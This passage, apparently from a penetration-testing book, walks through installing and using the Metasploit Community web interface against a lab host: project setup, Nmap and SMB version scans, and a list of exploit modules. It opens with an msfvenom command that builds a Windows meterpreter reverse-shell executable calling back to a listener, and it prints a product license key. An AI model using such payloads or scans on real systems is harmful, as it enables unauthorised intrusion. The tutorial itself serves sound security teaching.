Harry@XXxZombi3xXx ~$ msfvenom -p windows/meterpreter/reverse_https lhost=192.168.2.4 lport=9090 -f exe -o https_2.exe && ls -alh https_2.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 540 bytes
Final size of exe file: 73802 bytes
Saved as: https_2.exe
-rw-r--r--  1 Harry  staff   72K Jan 16 01:44 https_2.exe
Harry@XXxZombi3xXx ~$
```

Chapter 3: The Metasploit Web Interface










derek_zanga@rapid7.com <dzanga@rapid7.com> Inbox - Pyramid Cyber 15 December 2018 at 1:54 AM

Your Metasploit Community License

To: Harpreet Singh,

Reply-To: derek_zanga@rapid7.com <messages.663271.102455873.ccde104e3e@messages.na1.netsuite.com>



Metasploit Community Trial: Getting Started

Thank you for registering for Metasploit Community. To get started, follow the steps below:

1. If you have not downloaded our software yet, do so here: [Download Metasploit](#)
2. After download is complete, run the installer
3. Insert your license key into Metasploit to activate your license

Product Key: RPHP-FNR6-GZ4B-YW35

Need help getting started?

- Need support? [Join the Metasploit Community for support](#)
- Activation problems? [Metasploit Activation Troubleshooting Guide](#)
- Need additional help? [Metasploit Community Getting Started Guide](#)

We hope you enjoy your Metasploit trial.

Best Regards,
The Rapid7 Team

metasploit community
Project ▼
Account - harry ▼ Administration ▼ ? 0

✓
Activation Successful: Please restart your Metasploit instance
✕

Project Listing Hide News Panel

Go to Project
Delete
Settings
New Project
Search

	NAME	HOSTS	SESSIONS	TASKS	OWNER	UPDATED	DESCRIPTION
<input type="checkbox"/>	default	0	0	0	system	18 minutes ago	

Show 10 Showing 1 - 1 of 1 << 1 >>

Product News

Metasploit Wrapup
Safari Proxy Object Type Confusion Metasploit committer timwr recently added a macOS Safari RCE exploit module based on a solution that saelo developed and used successfully at Pwn2Own 2018. saelo's exploit is a three-bug chain: a Safari RCE (CVE-2018-4233), a sandbox escape (CVE-2018-4404), and a...

Metasploit Wrapup
Backups that Cause Problems hypn0s contributed a module that exploits Snap Creeks Duplicator plugin for WordPress. Duplicator is a plugin that eases the backup and migration of WordPress installations. For versions 1.2.40 and below, Duplicator leaves behind a number of sensitive files, including one...

Metasploit Wrapup
If you are tired of all the snake memes and images we pushed out as we stood up support for python external modules over the last year or so, I have terrific news for you!

Congrats to the 2018 Metasploit community CTF winners
After three days of fierce competition, we have the winners of this year's Metasploit.

```
dbyss@xploit:~$  
dbyss@xploit:~$ ls -alh metasploit-latest-linux-x64-installer.run  
-rw-r--r-- 1 dbyss dbyss 160M Mar 10 14:38 metasploit-latest-linux-x64-installer.run  
dbyss@xploit:~$  
dbyss@xploit:~$  
dbyss@xploit:~$ chmod +x metasploit-latest-linux-x64-installer.run  
dbyss@xploit:~$  
dbyss@xploit:~$  
dbyss@xploit:~$ ls -alh metasploit-latest-linux-x64-installer.run  
-rwxr-xr-x 1 dbyss dbyss 160M Mar 10 14:38 metasploit-latest-linux-x64-installer.run  
dbyss@xploit:~$ █
```

```
Please wait while Setup installs Metasploit on your computer.  
  
Installing  
0% _____ 50% _____ 100%  
#####  
  
-----  
Setup has finished installing Metasploit on your computer.  
  
Info: To access Metasploit, go to  
      https://localhost:3790 from your browser.  
Press [Enter] to continue: █
```




The image shows a Metasploit splash screen. At the top left is the Metasploit logo, and at the top right is the RAPID7 logo. The main content area contains the following text:

If you've just finished installing Metasploit, the application will now take up to 5 minutes to initialize. It's normal - please be patient and have a coffee...


If you have already been using the product, this message may point to a bug in the application and require the Metasploit services to be restarted to resume functionality.

If the problem persists, you may want to consult the following resources:

- **Metasploit Community Edition users:** Please visit the [Rapid7 community forums](#) to search for answers or post a question.
- **Metasploit trial users:** Please contact your Rapid7 sales representative or email sales@rapid7.com.
- **Metasploit users with a support contract:** Please visit the [Rapid7 Customer Center](#) to file a support case or email support@rapid7.com.



Retrying your request in 5 seconds...




Below the text is a progress bar consisting of several vertical bars of varying heights, indicating the remaining time.



The image shows a browser window displaying a warning message from the Metasploit web interface. The address bar shows the URL <https://192.168.2.19:3790/users/new>. The warning text reads:

Warning: For your protection, access to Metasploit is limited to the [local host](#) until the initial user account has been configured. The initial user account can be created manually by launching the "diagnostic_shell" script in the base of the installation and executing "[INSTALL_PATH]/createuser".





metasploit community

Project - default

Account - admin Administration ? 11

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home default **Services**

Delete Services Tag Hosts Scan Import... Nexpose Scan WebScan Modules Bruteforce Exploit

Hosts Notes Services Vulnerabilities Applicable Modules Captured Data Network Topology **TASKS BAR**

0 of 504 selected Search Services

<input type="checkbox"/>	HOST NAME	NAME	PROTOCOL	PORT	INFO	STATE	UPDATED AT
<input type="checkbox"/>	192.168.2.17	echo	tcp	7		UNKNOWN	February 03, 2019 06:50
<input type="checkbox"/>	192.168.2.17	discard	tcp	9		UNKNOWN	February 03, 2019 06:50

Project Listing

Go to Project Delete Settings New Project Search

<input type="checkbox"/>	NAME	HOSTS	SESSIONS	TASKS	OWNER	UPDATED	DESCRIPTION
<input type="checkbox"/>	default	0	0	0	system	18 minutes ago	

Show 10 Showing 1 - 1 of 1

metasploit community

Project

Account - admin Administration ? 0

Home **New Project**

* denotes required field

Project Settings

Project name* Web Exploitation Project

Description This project contains all the data related to web exploitation for the specified network range

Network range 192.168.2.1-254


Restrict to network range

Create Project

The screenshot shows the Metasploit web interface. At the top, there's a navigation bar with 'metasploit community' logo, 'Project - Web Exploitation Project', and user options 'Account - admin', 'Administration', and a notification '0'. Below this is a secondary navigation bar with 'Overview', 'Analysis', 'Sessions', 'Campaigns', 'Web Apps', 'Modules', 'Credentials', 'Reports', 'Exports', and 'Tasks'. The main content area is titled 'Overview - Project Web Exploitation Project' and is divided into four panels: 'Discovery' (0 hosts discovered, 0 services detected, 0 vulnerabilities identified, 0 applicable modules identified), 'Penetration' (0 sessions opened, 0 credential pairs stolen, 0 passwords cracked or stolen, 0 NTLM hashes stolen, 0 SSH keys stolen, 0 non-replayable hashes stolen), 'Evidence Collection' (0 data files acquired), and 'Cleanup' (0 closed sessions). A 'Recent Events' table is at the bottom with columns for TIME, EVENT, and DETAILS, and a 'Show all events' link.

The screenshot shows the 'Project Listing' page in Metasploit. It features a navigation bar with 'metasploit community' logo, 'Project', and a search bar. Below the navigation bar, there are buttons for 'Go to Project', 'Delete', 'Settings', and 'New Project'. The main content is a table listing projects. The table has columns for NAME, HOSTS, SESSIONS, TASKS, OWNER, UPDATED, and DESCRIPTION. Two projects are listed: 'Web Exploitation Project' and 'default'. Below the table, there is a 'Show 10' dropdown and 'Showing 1 - 2 of 2' text, along with pagination controls.

<input type="checkbox"/>	NAME	HOSTS	SESSIONS	TASKS	OWNER	UPDATED	DESCRIPTION
<input type="checkbox"/>	Web Exploitation Project	0	0	0	system	less than a minute ago	This project contains all t...
<input type="checkbox"/>	default	0	0	0	system	14 minutes ago	



The screenshot shows the Metasploit web interface for a 'New Discovery Scan'. The 'Target Settings' section includes a 'Target addresses*' field with the value '192.168.2.17'. Below this is a 'Hide Advanced Options' button. The 'Advanced Target Settings' section contains several input fields: 'Excluded addresses', 'Perform initial portscan' (checked), 'Custom Nmap arguments', 'Additional TCP ports', 'Excluded TCP ports', 'Custom TCP port range', and 'Custom TCP source port'. There is also a checkbox for 'Fast detect: Common TCP ports only'.

The screenshot shows the Metasploit web interface during a task execution. The task is named 'Task 2' and is currently in a 'Discovering' state. The progress bar shows 0% completion. The task description is 'Sweeping 192.168.2.17 with Nmap4 probes'. The start time is '2019-02-03 06:50:03 -0800' and the elapsed time is 'less than 10 seconds'. A 'Stop' button is visible. The terminal output at the bottom shows the following log entries:

```
[*] [2019.02.03-06:50:03] Scan initiated: Speed: 5, Max: 300m (Portscanning) (UDP probes) (Finger enumeration) (H.323 probes)
[*] [2019.02.03-06:50:03] workspace:default Progress:1/177 (0%) Sweeping 192.168.2.17 with Nmap4 probes
[*] [2019.02.03-06:50:03] Scanning 1 hosts...
```

The screenshot shows the Metasploit web interface with a dropdown menu open for 'Project - default'. The menu options are: 'Web Exploitation Pr...', 'New Project...', 'Show All Projects...', 'Hosts', 'Notes', 'Services', 'Vulnerabilities', 'Captured Data', 'Tasks', 'Sessions', and 'Campaigns'. The background shows the task progress at 0% with the text 'Discovering' and 'Sweep of 192.168.'. On the right side, there is a summary: '(1 new host, 504 new services)'.

Project - Web Exploitation Project

Account - admin Administration ? 3

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home Web Exploitation Project Hosts

Delete Hosts Tag Hosts Scan Import... Nexpose Scan WebScan Modules Bruteforce Exploit New Host

Hosts Notes Services Vulnerabilities Applicable Modules Captured Data Network Topology

0 of 1 selected Search Hosts

ADDRESS	NAME	OPERATING SYSTEM	VM	PURPOSE	SVCS	VLNS	ATT	TAGS	UPDATED	STATUS
192.168.2.17	192.168.2.17	Unknown		device	4	0	0		2 minutes ago	Scanned

Show 20 Showing 1 - 1 of 1

Project - Web Exploitation Project

Account - admin Administration ? 3

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home Web Exploitation Project Services

Delete Services Tag Hosts Scan Import... Nexpose Scan WebScan Modules Bruteforce Exploit

Hosts Notes Services Vulnerabilities Applicable Modules Captured Data Network Topology

0 of 4 selected Search Services

HOST NAME	NAME	PROTOCOL	PORT	INFO	STATE	UPDATED AT
192.168.2.17	http	tcp	80		UNKNOWN	February 03, 2019 06:56
192.168.2.17	https	tcp	443		UNKNOWN	February 03, 2019 06:56
192.168.2.17	afp	tcp	548		UNKNOWN	February 03, 2019 06:56
192.168.2.17	smb	tcp	445		UNKNOWN	February 03, 2019 06:56

Show 20 Showing 1 - 4 of 4

```

Harry@xxZombi3xx ~$ nmap -p- 192.168.2.17 --open -sV -sC -oX 192.168.2.17_rmap.xml

Starting Nmap 7.60 ( https://nmap.org ) at 2019-02-04 03:34 IST
Stats: 0:01:55 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 93.33% done; ETC: 03:36 (0:00:07 remaining)
Nmap scan report for 192.168.2.17
Host is up (0.0031s latency).
Not shown: 63039 closed ports, 2481 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 10 Pro 17134 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
    
```


The screenshot shows the Metasploit web interface. At the top left is the Metasploit logo with the text "metasploit community". To the right of the logo is a dropdown menu for "Project - Web Exploitation Project". Below this are navigation tabs: "Overview" (highlighted in red), "Analysis", "Sessions", "Campaigns", and "Web Apps". A breadcrumb trail shows "Home" and "Web Exploitation Project". The main heading is "Overview - Project Web Exploitation Project". Underneath is a "Discovery" section with a white background and a magnifying glass icon. It lists: "0 hosts discovered", "0 services detected", "0 vulnerabilities identified", and "0 applicable modules identified". At the bottom of this section are four buttons: "Scan...", "Import...", "Nexpose Scan...", and "Sonar Import...".

The screenshot shows the "Import Data" page in the Metasploit web interface. The top navigation bar includes "Account - admin", "Administration", and a notification icon with the number "5". The main navigation tabs are "Overview", "Analysis", "Sessions", "Campaigns", "Web Apps", "Modules", "Credentials", "Reports", "Exports", and "Tasks". The breadcrumb trail is "Home > Web Exploitation Project > Imports". The "Import Data" section has three radio buttons: "From Nexpose", "From file" (selected), and "From Sonar". Below these is a text input field containing "192.168.2.17_nmap.xml" and a "Choose ..." button. Underneath is an "Excluded Addresses" text area. A section titled "Automatic Tagging (Optional)" is partially visible. At the bottom right, there is a checkbox "Don't change existing hosts" and an "Import Data" button.

The screenshot shows the Metasploit web interface. At the top, there is a navigation bar with the Metasploit logo and the text "Project - Web Exploitation Project". On the right, there are links for "Account - admin", "Administration", and a notification "5". Below the navigation bar, there are tabs for "Overview", "Analysis", "Sessions", "Campaigns", "Web Apps", "Modules", "Credentials", "Reports", "Exports", and "Tasks". The "Tasks" tab is active, showing a breadcrumb trail: "Home > Web Exploitation Project > Tasks > Task 5". A "Back to Task List" button is visible. The main content area shows a task titled "Importing" with a status of "Complete (1 new host)" and a green checkmark labeled "Completed". To the right, it indicates "Started: 2019-02-03 14:14:50 -0800" and "Duration: less than 5 seconds". Below this, a terminal window displays the following log output:

```
[+] [2019.02.03-14:14:50] Workspace:Web Exploitation Project Progress:1/4 (25%) Importing data from C:/WINDOWS/temp/import20190203-6368-1hex9qu...
[*] [2019.02.03-14:14:50] Database: Importing data from file format 'Nmap XML'
[*] [2019.02.03-14:14:50] Database: Parsing with 'Nokogiri v1.8.5'
[*] [2019.02.03-14:14:50] Database: Importing host 192.168.2.17
[+] [2019.02.03-14:14:51] Workspace:Web Exploitation Project Progress:2/4 (50%) Normalizing data
[+] [2019.02.03-14:14:51] Workspace:Web Exploitation Project Progress:1/2 (50%) Normalizing 192.168.2.17
[+] [2019.02.03-14:14:51] Workspace:Web Exploitation Project Progress:2/2 (100%) Normalization complete
[+] [2019.02.03-14:14:51] Workspace:Web Exploitation Project Progress:4/4 (100%) Complete (1 new host)
```

The screenshot shows the Metasploit web interface's "Overview" page for the "Project - Web Exploitation Project". The navigation bar includes the Metasploit logo and the text "Project - Web Exploitation Project". Below it, there are tabs for "Overview", "Analysis", "Sessions", and "Campaigns". The "Overview" tab is active, showing a breadcrumb trail: "Home > Web Exploitation Project". The main heading is "Overview - Project Web Exploitation Project". Underneath, there is a "Discovery" section with a search icon. The discovery results are:

- 1 host discovered
- 15 services detected
- 0 vulnerabilities identified
- 0 applicable modules identified

At the bottom of the discovery section, there are four buttons: "Scan...", "Import...", "Nexpose Scan...", and "Sonar Import...".

metasploit community

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home > Web Exploitation Project > Services

Delete Services Tag Hosts Scan Import... Nexpose Scan WebScan Modules Bruteforce Exploit

Hosts Notes Services Vulnerabilities Applicable Modules Captured Data Network Topology

0 of 15 selected

<input type="checkbox"/>	HOST NAME	NAME	PROTOCOL	PORT	INFO	STATE	UPDATED AT
<input type="checkbox"/>	192.168.2.17	dcerpc	tcp	135	Microsoft Windows RPC	OPEN	February 03, 2019 14:14
<input type="checkbox"/>	192.168.2.17	smb	tcp	139	Microsoft Windows netbios-ssn	OPEN	February 03, 2019 14:14
<input type="checkbox"/>	192.168.2.17	smb	tcp	445	Windows 10 Pro 17134 microsoft-ds workgroup: WORKG...	OPEN	February 03, 2019 14:14
<input type="checkbox"/>	192.168.2.17	ms-wbt-server	tcp	3389	Microsoft Terminal Services	OPEN	February 03, 2019 14:14
<input type="checkbox"/>	192.168.2.17	http	tcp	3790	nginx	OPEN	February 03, 2019 14:14
<input type="checkbox"/>	192.168.2.17	unknown	tcp	5040		OPEN	February 03, 2019 14:14
<input type="checkbox"/>	192.168.2.17	pando-pub	tcp	7680		OPEN	February 03, 2019 14:14
<input type="checkbox"/>	192.168.2.17	dcerpc	tcp	49664	Microsoft Windows RPC	OPEN	February 03, 2019 14:14
<input type="checkbox"/>	192.168.2.17	dcerpc	tcp	49665	Microsoft Windows RPC	OPEN	February 03, 2019 14:14
<input type="checkbox"/>	192.168.2.17	dcerpc	tcp	49666	Microsoft Windows RPC	OPEN	February 03, 2019 14:14

metasploit community

Project - Web Exploitation Project

Account - admin Administration ? 3

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home > Web Exploitation Project > Services

Delete Services Tag Hosts Scan Import... Nexpose Scan WebScan Modules Bruteforce Exploit

Hosts Notes Services Vulnerabilities Applicable Modules Captured Data Network Topology

0 of 4 selected

<input type="checkbox"/>	HOST NAME	NAME	PROTOCOL	PORT	INFO	STATE	UPDATED AT
<input type="checkbox"/>	192.168.2.17	http	tcp	80		UNKNOWN	February 03, 2019 06:56
<input type="checkbox"/>	192.168.2.17	https	tcp	443		UNKNOWN	February 03, 2019 06:56
<input type="checkbox"/>	192.168.2.17	afp	tcp	548		UNKNOWN	February 03, 2019 06:56
<input type="checkbox"/>	192.168.2.17	smb	tcp	445		UNKNOWN	February 03, 2019 06:56

Show 20 Showing 1 - 4 of 4

metasploit community Project - Web Exploitation Project Account - admin Administration ? 3

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home > Web Exploitation Project > Modules

Search Modules

Module Statistics [show](#) Search Keywords [show](#)

Found 10 matching modules

MODULE TYPE	OS	MODULE	DISCLOSURE DATE	MODULE RANKING	CVE	BID	OSVDB	EDB
Server Exploit		Linux Nested User Namespace idmap Limit Local Privilege Escalation exploit/linux/local/nested_namespace_idmap_limit_priv_esc	November 14, 2018	★★★★★	2018-18955	105941		45886
Auxiliary		WordPress WP GDPR Compliance Plugin Privilege Escalation auxiliary/admin/http/wp_gdpr_compliance_privesc	November 7, 2018	★★	2018-19207			
Server Exploit		Xorg X11 Server SUID privilege escalation exploit/multi/local/xorg_x11_suid_server	October 24, 2018	★★★	2018-14665	105741		45697, 45742, 45832
Server Exploit		WebExec Authenticated User Code Execution exploit/windows/smb/webexec	October 23, 2018		2018-15442			
Server Exploit		php imap_open Remote Code Execution exploit/linux/http/php_imap_open_rce	October 22, 2018	★★★	2018-19518, 2018-1000859			45865
Auxiliary		libssh Authentication Bypass Scanner auxiliary/scanner/ssh/libssh_auth_bypass	October 15, 2018	★★	2018-10933			
Server Exploit		WebEx Local Service Permissions Exploit exploit/windows/local/webexec	October 8, 2018	★★★★	2018-15442			
Server Exploit		blueimp's jQuery (Arbitrary) File Upload exploit/unix/webapp/jquery_file_upload	October 8, 2018	★★★★★	2018-9206			
Client Exploit		Malicious Git HTTP Server For CVE-2018-17456 exploit/multi/http/git_submodule_url_exec	October 4, 2018	★★★★★	2018-17456			
Server Exploit		Cisco Prime Infrastructure Unauthenticated Remote Code Execution exploit/linux/http/cisco_prime_inf_rce	October 3, 2018	★★★★★	2018-15379			

metasploit community Project - Web Exploitation Project Account - admin Administration ? 3

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home > Web Exploitation Project > Modules

Search Modules

Module Statistics [show](#) Search Keywords [show](#)

Found 1 matching module

MODULE TYPE	OS	MODULE	DISCLOSURE DATE	MODULE RANKING	CVE	BID	OSVDB	EDB
Auxiliary		SMB Version Detection auxiliary/scanner/smb/smb_version		★★				

The screenshot shows the Metasploit web interface for the 'SMB Version Detection' module. The breadcrumb trail is Home > Web Exploitation Project > Modules > SMB Version Detection. The module is identified as 'auxiliary/scanner/smb/smb_version' and is of type 'Auxiliary'. It has a ranking of two stars and is not privileged. The developer is 'hdm <x@hdm.io>'. The description states: 'Display version information about each system'. Under 'Target Systems', there are two input fields: 'Target Addresses' containing '192.168.2.17' and an empty 'Excluded Addresses' field. The 'Exploit Timeout (minutes)' is set to '5'. Under 'Module Options', there are four fields: 'SMBDomain' (empty), 'SMBPass' (empty), 'SMBUser' (empty), and 'THREADS' set to '1'. There are links for 'Advanced Options show' and 'Evasion Options show'. A 'Run Module' button is at the bottom.

The screenshot shows the Metasploit web interface for a task execution. The breadcrumb trail is Home > Web Exploitation Project > Tasks > Task 4. A green banner at the top says 'Task started'. Below it, a 'Launching' section shows 'Complete (0 sessions opened) auxiliary/scanner/smb/smb_version'. A terminal window at the bottom displays the following log output:

```
[+] [2019.02.03-07:04:33] Workspace:Web Exploitation Project Progress:1/2 (50%) Scanning 192.168.2.17-192.168.2.17
[-] [2019.02.03-07:04:33] Warning: The Windows platform cannot reliably support more than 16 threads
[-] [2019.02.03-07:04:33] Thread count has been adjusted to 16
[+] [2019.02.03-07:04:35] 192.168.2.17:445 - Host is running Windows 10 Pro (build:17134) (name:METASPLOIT-CE) (workgroup:WORKGROUP )
[*] [2019.02.03-07:04:35] Scanned 1 of 1 hosts (100% complete)
